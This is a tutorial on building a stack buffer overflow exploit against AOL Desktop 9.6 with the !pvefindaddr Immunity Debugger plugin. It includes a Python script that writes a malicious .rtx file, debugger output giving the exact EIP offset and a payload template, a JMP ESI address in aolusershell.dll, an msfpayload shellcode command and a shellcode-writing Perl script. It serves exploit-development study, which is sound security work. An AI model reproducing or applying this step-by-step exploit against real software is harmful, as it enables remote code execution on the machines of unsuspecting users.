Exploit Writing Made Easier With !pvefindaddr

A few notes before we begin, covering what this paper is about and what it isn’t about:

1. This paper is intended to demonstrate the efficiency of !pvefindaddr.
2. This paper will not explain the exploit till the end, if you want the full exploit go here: http://www.exploit-db.com/exploits/16107/

Now let’s start!

Required software:
Immunity Debugger
!pvefindaddr
AOL Desktop v9.6

Required knowledge:
Understanding how buffer overflows work.
Exploiting techniques.
A programming language (I use python).

I’ve heard a lot of people complaining about how many apps they must use when writing exploits, or how time consuming some tasks can be if they are not automated or when trying to test multiple dll’s for SAFESEH or ASLR, that’s where !pvefindaddr comes in.

What is !pvefindaddr !?

Well in short terms !pvefindaddr is a PyCommand for Immunity Debugger made by corelanc0d3r which can do almost everything (if not everything) that you would need when building an exploit.

Here is some helpful information on how to install !pvefindaddr and some basic usage

Ok, let us get started !

Install AOL Desktop v9.6 (A quick note here, if the app doesn’t work properly in Immunity Debugger you will have to close the debugger, issue CTRL+ALT+DELETE -> Processes and stop all AOL related processes then run the app).

Now let’s make the exploit skeleton (I won’t remake the full exploit, if you want to check it out it’s on the top of the page), it will contain two standard headers and between them our buffer, let’s check it out:


Author: sickness

****

```
#!/usr/bin/python

# The First Header
hd1 = ("\x3c\x48\x54\x4d\x4c\x3e\x3c\x46\x4f\x4e\x54\x20\x20\x53\x49\x5a"
"\x45\x3d\x32\x20\x50\x54\x53\x49\x5a\x45\x3d\x31\x30\x20\x46\x41"
"\x4d\x49\x4c\x59\x3d\x22\x53\x41\x4e\x53\x53\x45\x52\x49\x46\x22"
"\x20\x46\x41\x43\x45\x3d\x22\x41\x72\x69\x61\x6c\x22\x20\x4c\x41"
"\x4e\x47\x3d\x22\x30\x22\x3e\x3c\x41\x20\x48\x52\x45\x46\x3d\x22"
"\x68\x74\x74\x70\x3a\x2f\x2f")

# The Second Header
hd2 = ("\x22\x3e\x74\x65\x73\x74\x3c\x2f\x41\x3e\x3c\x55\x3e\x3c\x42\x52"
"\x3e\x0d\x0a\x3c\x2f\x55\x3e\x3c\x2f\x46\x4f\x4e\x54\x3e\x3c\x2f"
"\x48\x54\x4d\x4c\x3e\x0d\x0a")

payload='\x90'*    6000


exploit = hd1+payload+hd2

try:
  file=open('exploit.rtx','w')
  file.write(exploit)
  file.close()
  print 'File created, time to PEW PEW!\n'
except:
  print 'Something went wrong!\n'
  print 'Check if you have permisions to write in that folder, of if the folder exists!'
```

****


Generate the file using the exploit and after that open it in AOL Desktop and as we can see we could overwrite EIP with our ‘\x90’’s:



So what would be next ? Calculating the exact offset until EIP overwrite.


(NOTE: Before we go on, restart AOL and attach it again).

In our debugger we can either click on the PyCommands button and select from the list ! pvefindadrr and then enter the arguments or we can do this directly by entering !pvefindaddr and the arguments in the command bar at the bottom of the debugger like this:




As you can see it said “check mspattern.txt” so we go in the Immunity Debugger folder and open up mspatters.txt, copy the pattern in our exploit and regenerate the malicious file.


After opening the malicious file containing our pattern:



We can see that our EIP is 35784734 and we also can see that ESI points in our buffer, now in order to determine the exact offset we will use another feature from !pvefindaddr. Normally with metasploit we would try pattern_offset EIP now, well with !pvefindaddr we can actually get more info, let's try the findmsp function.



After it is done just open the Log Windows and as we can see, we have some nice information:



So it found the first characters from the patters in davclnt.dll then it checked register addresses, we have the EIP overwite address beginning at 5384 and the register who points in to the pattern with the instruction CALL DWORD[ESI+10] (if you check) at 5368 it even checked the SEH chains to see if it finds the pattern there and we also have the “Walking stack” which if you haven’t guessed by now it actually tells us when the ESP contains a pointer to our buffer at the position 4360.

This is a nice feature but we have one that does even better, !pvefindaddr also has a function that runs a findmsp and after that based on the results and on the stack it acutally gives us information about the type of exploit and how it should be made, let’s check it out.

!pvefindaddr suggest


```
0BADF00D Searching for metasploit pattern references
0BADF00D --------------------------------------------------------------------------
0BADF00D [1] Searching for first 8 characters of Metasploit pattern : Aa0Aa1Aa
0BADF00D ======================================================================
02E4D438  - Found begin of Metasploit pattern at 0x02e4d438
02E40B67  - Found begin of Metasploit pattern at 0x02e40b67
02E4400F  - Found begin of Metasploit pattern at 0x02e4400f
02DA2730  - Found begin of Metasploit pattern at 0x02da2730
02DF5AE7  - Found begin of Metasploit pattern at 0x02df5ae7
02DFDA78  - Found begin of Metasploit pattern at 0x02dfda78
02E2A07F  - Found begin of Metasploit pattern at 0x02e2a07f
0BADF00D
0BADF00D  ** Could not find begin of Metasploit pattern (unicode expanded) in memory ! **
0BADF00D
0BADF00D [2] Checking register addresses and contents
0BADF00D ============================================
0BADF00D  - Register EIP is overwritten with Metasploit pattern at position 5384
0BADF00D  - Register ESI points to Metasploit pattern at position 5368
0BADF00D
0BADF00D [3] Walking seh chain
0BADF00D ======================
0BADF00D  - Checking seh chain entry at 0x0022f3e0, value 7e44048f
0BADF00D  - Checking seh chain entry at 0x0022f440, value 7e44048f
0BADF00D  - Checking seh chain entry at 0x0022fad8, value 0052d834
0BADF00D  - Checking seh chain entry at 0x0022ffb0, value 00401d85
0BADF00D  - Checking seh chain entry at 0x0022ffe0, value 7c839aa8
0BADF00D    Evaluated 5 SEH entries
0BADF00D
0BADF00D [4] Walking stack
0BADF00D ==================
0BADF00D  - ESP+000000BC contains pointer (0x02da3838) to pattern at position 4360
0BADF00D --------------------------------------------------------------------------
0BADF00D Exploit payload information and suggestions :
0BADF00D ---------------------------------------------
0BADF00D  [+] Type of exploit : Direct RET overwrite (EIP is overwritten)
0BADF00D      Offset to direct RET : 5384
0BADF00D  [+] Payload found at ESI
0BADF00D      Offset to register : 5368
0BADF00D  [+] Payload suggestion (perl) :
0BADF00D      my $junk="\x41" x 5368;
0BADF00D      my $shellcode="<your shellcode here, max 12 bytes>";
0BADF00D      my $morejunk="\x90" x (12-length($shellcode));
0BADF00D      my $ret = XXXXXXXX; #jump to ESI - run  !pvefindaddr j -r ESI -n  to find an address
0BADF00D      my $payload = $junk.$shellcode.$morejunk.$ret;
0BADF00D  [+] Read more about this type of exploit at
0BADF00D      http://www.corelan.be:8800/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/
0BADF00D ---------------------------------------------------------------
!pvefindaddr suggest
Done
```

Sweet huh ?

Now we have the exact offset before the EIP overwrite, we know that ESI points to our buffer the next normal step would be to get the value of ESI into EIP with a JMP ESI, CALL ESI, etc. now these are simple instructions we can find them but what if we want to find these instructions without null bytes, from specific modules, etc. (NOTE: I'm not saying this can't be done manual, only saying that it will take more time and this way it's much easier).

Let's say we want to make this exploit using an universal address (like the original exploit), searching for this instruction can take a lot of time, mostly because it's a very common instruction, but using !pvefindaddr we can actually search for every JMP ESI instruction from some specific modules and some specific chatacteristics.

We will use !pvefindaddr to give us a list of all modules and their characteristics, once we have done this we can view all the modules that the app uses and see which have SAFESEH, ASLR, etc.:



Once we can see which modules we can use we can start searching for the specific instruction using the command:

!pvefindaddr j -r ESI -n -o   (this might take some time, go get a beer or something.)

This function searches for pointers that jump to a specific register (ESI in our case), the most common use of this function is when dealing with direct EIP overwrite. The function will look for any instructions like JMP ESI, CALL ESI combination from non-fixup and non-aslr modules also the -n flag will not show pointers that contain null bytes and the -o flag will exclude the pointers in the OS modules (We want to make it universal).

After a little search we find a nice intruction at 20C5CFC0 from aolusershell.dll, this one should work perfect.

After we are done we can also use compare to check in order to compare some bytes (usually our shellcode) from a file with some bytes in memory it also compares unicode expanded instances, ok now we need to make our shellcode binary (only the shellcode), we can just give the RAW output at Metasploit when making a payload and pipe it to a file like:

msfpayload windows/exec CMD=calc.exe R > shellcode

There is also a nice perl script that shows you how to do it on the !pvefindaddr wiki:

****


Author: sickness

```
my $shellcode="\xcc\xcc\xcc\xcc";   #paste your shellcode here
open(FILE,">c:\\temp\\shellcode.bin");
binmode FILE;
print FILE $shellcode;
close(FILE);
```

****

We then run the whole exploit (with the shellcode included, without any breakpoints or anything), now that the app has crashed we compare it:

After it is finished we can either view the Log Windows or open compare.txt from the Immunity Debugger folder:



Now a quick review on what we managed to do in this tutorial:
- We have determined the exact offset before EIP gets overwritten and also a register that points to our buffer.
- We have found our type of exploit, and some information on how to structure it

Author: sickness

- Found out which modules have SAFESEH, ASLR or get rebased
- Found the instruction we needed avoiding these modules and the OS modules aswell
- Checked if our shellcode contains bad characters.

So as you can see we did all the above with just !pvefindaddr and we also managed to save a good amount of time.

Author: sickness